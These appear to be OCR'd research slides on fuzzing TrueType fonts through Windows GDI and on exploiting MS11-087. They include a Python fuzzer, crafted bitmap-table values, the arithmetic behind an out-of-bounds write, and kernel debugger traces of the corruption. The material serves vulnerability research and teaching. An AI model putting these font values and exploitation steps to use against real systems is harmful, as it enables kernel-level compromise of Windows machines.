| 0003BB40 | 78 | B0 | 01 | 43 | B0 | 02 | 43 | 61 | B0 | 0D | 23 | 78 | B0 | 01 | 43 | B0 |
| 0003BB50 | 03 | 43 | 61 | 5C | B0 | 2B | 23 | 78 | B0 | 00 | 43 | B0 | 01 | 60 | 20 | B0 |
| 0003BB60 | 00 | 23 | 42 | B0 | 50 | 61 | 5C | B0 | 31 | 23 | 78 | B0 | 01 | B0 | 02 | 43 |
| 0003BB70 | 42 | B0 | 02 | B0 | 03 | 43 | 42 | B0 | 03 | B0 | 00 | 43 | 45 | 42 | B8 | FF |
| 0003BB80 | B5 | 1C | B0 | 00 | 43 | B0 | 03 | 60 | 45 | B0 | 50 | 60 | B0 | 00 | 43 | 23 |
| 0003BB90 | 44 | B0 | 01 | 1F | B0 | 00 | 43 | B0 | 03 | 43 | 44 | 31 | 37 | 01 | 01 | 00 |
| 0003BBA0 | 00 | 00 | 00 | 08 | 00 | 66 | 00 | 03 | 00 | 01 | 04 | 09 | 00 | 00 | 00 | 66 |

;Function[0xB0]: itrp_PUSHB1
;'00' is parameter of the instruction

**Glyph data in hexadicimal format**

# TrueType Fonts (.TTF)…




**itrp_PUSHB1**

```
0003BAE0  00 5E 00 00 00 01 00 00 00 00 00 01 00 01 00 01
0003BAF0  00 A9 B0 00 B0 00 42 4E B0 00 43 45 4D B0 00 43
0003BB00  45 61 B0 17 23 78 B0 00 43 B0 01 60 20 B0 00 23
0003BB10  42 B0 50 61 B8 FF DF 23 78 B0 80 1C B0 00 43 20
0003BB20  B0 01 61 20 B0 01 61 45 B0 01 23 42 45 B0 02 23
0003BB30  42 45 B0 03 23 42 B0 01 43 B0 00 50 5C B0 18 23
0003BB40  78 B0 01 43 B0 02 43 61 B0 0D 23 78 B0 01 43 B0
0003BB50  03 43 61 5C B0 2B 23 78 B0 00 43 B0 01 60 20 B0
0003BB60  00 23 42 B0 50 61 5C B0 31 23 78 B0 01 B0 02 43
0003BB70  42 B0 02 B0 03 43 42 B0 03 B0 00 43 45 42 B8 FF
0003BB80  B5 1C B0 00 43 B0 03 60 45 B0 50 60 B0 00 43 23
0003BB90  44 B0 01 1F B0 00 43 B0 03 43 44 31 37 01 01 00
0003BBA0  00 00 00 08 00 66 00 03 00 01 04 09 00 00 00 66
```

**Glyph data in hexadicimal format**

;ecx: parameter ‘00’
;esi: pointer structure fnt_GlobalGraphicStateType+0

# TTF Fuzzer

- TTF font fuzzer is created to fuzz the TTF font into different sizes
- In GDI, we can create a font by:

  a. filling in a LOGFONT structure

  b. calling ‘CreateFontIndirect’ which returns a font handle (HFONT)

  c. Work with fonts at a lower level through font APIs: GetFontData, GetGlyphIndices, ExtTextOut with ETO_GLYPH_INDEX flag

*Reference: http://blogs.msdn.com/b/text/archive/2009/04/15/introducing-the-directwrite-font-system.aspx*

# TTF Fuzzer

- The overall process of the fuzzer:

  a. automating the installation of the crafted font in ‘C:\WINDOWS\Fonts’ folder

  *htr=windll.gdi32.AddFontResourceExA(fileFont, FR_PRIVATE, None)*

  b. Register a window class and creating a new window to automate the display of the font text in a range of font size

  c. Remove the fonts in ‘C:\WINDOWS\Fonts’ folder

  *windll.gdi32.RemoveFontResourceExW(fileFont, FR_PRIVATE, None)*

# TTF Fuzzer

- A range of font size

```
lf=win32gui.LOGFONT()
for fontsize in range (0, 100, 1):
        lf.lfHeight=fontsize
        lf.lfFaceName="Dexter"
        lf.lfWidth=0
        lf.lfEscapement=0
        lf.lfOrientation=0
        lf.lfWeight=FW_NORMAL
        lf.lfItalic=False
        lf.lfUnderline=False
        lf.lfStrikeOut=False
        lf.lfCharSet=DEFAULT_CHARSET
        lf.lfOutPrecision=OUT_DEFAULT_PRECIS
        lf.lfClipPrecision=CLIP_DEFAULT_PRECIS
        lf.lfPitchAndFamily=DEFAULT_PITCH|FF_DONTCARE
```

# TTF Fuzzer


- Calling physical font APIs and display the font text

```
windll.gdi32.ExtTextOutW(
    hdc,
    5,
    5,
    ETO_GLYPH_INDEX,
    None,
    var1,
    len(var1),
    None)
```

# TTF Fuzzer


Recycle Bin
fontfuzz
C:\Python27\python.exe
Dexter
313
Dexter
314
Dexter
315
Dexter
316
Dexter
317
Dexter
318
Dexter
319
Dexter
320
Dexter
321
Dexter
322
Dexter
323
Dexter
324
12:30 AM

# Exploit MS11-087



# Exploit MS11-087

| Name | Value | Description |
|---|---|---|
| EBSC.bitmapScaleTable[0].ppemX | 0x004 | Target horizontal pixels per Em |
| EBSC.bitmapScaleTable[0].ppemY | 0x004 | Target vertical pixels per Em |
| EBLC.bitmapSizeTable[5].ppemX | 0x001 | Horizontal pixels per Em |
| EBLC.bitmapSizeTable[5].ppemY | 0x001 | Vertical pixels per Em |
| EBDT.bitmapData.EbdtFormat8[11].<br>smallMetrics.height | 0x001 | Number of rows of data |
| EBDT.bitmapData.EbdtFormat8[11].<br>smallMetrics.width | 0x0ff | Number of columns of data |
| EBDT.bitmapData.EbdtFormat8[11].<br>ebdtComponent[0].xOffset | 0x040 | Position of component left |
| EBDT.bitmapData.EbdtFormat8[11].<br>ebdtComponent[0].yOffset | 0x052 | Position of component top |

Important info in exploitation

# Exploit MS11-087

- usScaleWidth

  =(EBLC.ppemX+((EBSC.ppemX*2)*
  EBDT.width))/(2*EBLC.ppemX)

  =(0x001+((0x004*2)*0x0ff))/(2*0x001)

  = (0x001+0x7F8)/(0x002)

  = 0x03FC

# Exploit MS11-087

- usScaleHeight = (EBLC.ppemY+((EBSC.ppemY*2)*EBDT.height))/(2*EBLC.ppemY)

  =(0x001+0x008)/(0x002)

  = 0x0004

# Exploit MS11-087

- usScaleRowBytes

  =((usScaledWidth+0x1F)>>3)&(0xFFFC)

  = ((0x03FC+0x1F)>>3)& (0xFFFC)

  = (0x85)&(0xFFFC)

  = 0x80

# Exploit MS11-087

- usOriginalRowBytes

  = ((EBDT.width+0x1F)>>3)&(0xFFFC)

  = ((0x0FF+0x1F)>>3)&(0xFFFC)

  = 0x20

# Exploit MS11-087

- Byte of scaling bitmap data
  =usScaleHeight*usScaleRowBytes
  = 0x004*0x080
  = 0x200
- Required byte of scaling bitmap data offset
  = (EBDT.yOffset)*(usOriginalRowBytes)
  = 0x52*0x20
  = 0x0A40

# Exploit MS11-087

**structure fnt_GlobalGraphicStateType{**

**stackBase; /*the stack area**

**store; /*the storage area**

**controlValueTable; /*the control value table**

**……**

**int8 non90DegreeTransformation**

**……**

**unit16 cvtCount;**

**} fnt_GlobalGraphicStateType;**


```
kd>
win32k!sfac_GetSbitBitmap+0xf4:
9381cb12 0806            or      byte ptr [esi],al
kd> db esi
fe2990cc  01 00 00 00 00 00 04 00-00 00 04 00 00 00 04 00  ................
fe2990dc  00 00 04 00 00 00 00 00-01 00 00 00 10 27 00 00  .............'..
fe2990ec  64 00 00 00 80 96 98 00-50 5d 1a fe 10 8f 29 fe  d.......P]....).
fe2990fc  06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29910c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29911c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29912c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29913c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
kd> p
win32k!sfac_GetSbitBitmap+0xf6:
9381cb14 43              inc     ebx
kd> db esi
fe2990cc  81 00 00 00 00 00 04 00-00 00 04 00 00 00 04 00  ................
fe2990dc  00 00 04 00 00 00 00 00-01 00 00 00 10 27 00 00  .............'..
fe2990ec  64 00 00 00 80 96 98 00-50 5d 1a fe 10 8f 29 fe  d.......P]....).
fe2990fc  06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29910c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29911c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29912c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29913c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

**BEFORE**

**AFTER**

# Exploit MS11-087

```
structure fnt_GlobalGraphicStateType{
    stackBase;              /*the stack area
    store;                  /*the storage area
    controlValueTable;      /*the control value table
    ……
    int8 non90DegreeTransformation
    ……
    unit16 cvtCount;
    } fnt_GlobalGraphicStateType;
```



# Exploit MS11-087

```
kd> r
eax=fe29937c ebx=fe298f98 ecx=fe299098 edx=00000001 esi=fe298f98 edi=00c1bb94
eip=937fcd5a esp=965871dc ebp=96587268 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
win32k!itrp_LSW+0x55:
937fcd5a ffd0            call    eax {fe29937c}
kd> dd fe298f98 l1
fe298f98  fe298b10
kd> dd fe298f98+4 l1
fe298f9c  fe298f14
kd> dd fe298f98+8 l1
fe298fa0  fe298f94
kd> dd fe298f98+134 l1
fe2990cc  00000081
```

**fnt_GlobalGraphicStateType+134h (cvtCount)**


**BEFORE**

```
kd>
win32k!sfac_GetSbitBitmap+0xf4:
9381cb12 0806            or      byte ptr [esi],al
kd> db esi
fe2990cc  01 00 00 00 00 00 04 00-00 00 04 00 00 00 04 00  ................
fe2990dc  00 00 04 00 00 00 00 00-01 00 00 00 10 27 00 00  .............'..
fe2990ec  64 00 00 00 80 96 98 00-50 5d 1a fe 10 8f 29 fe  d.......P]....).
fe2990fc  06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29910c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29911c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29912c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29913c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
kd> p
win32k!sfac_GetSbitBitmap+0xf6:
9381cb14 43              inc     ebx
```


**AFTER**

```
kd> db esi
fe2990cc  81 00 00 00 00 00 04 00-00 00 04 00 00 00 04 00  ................
fe2990dc  00 00 04 00 00 00 00 00-01 00 00 00 10 27 00 00  .............'..
fe2990ec  64 00 00 00 80 96 98 00-50 5d 1a fe 10 8f 29 fe  d.......P]....).
fe2990fc  06 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29910c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29911c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29912c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
fe29913c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

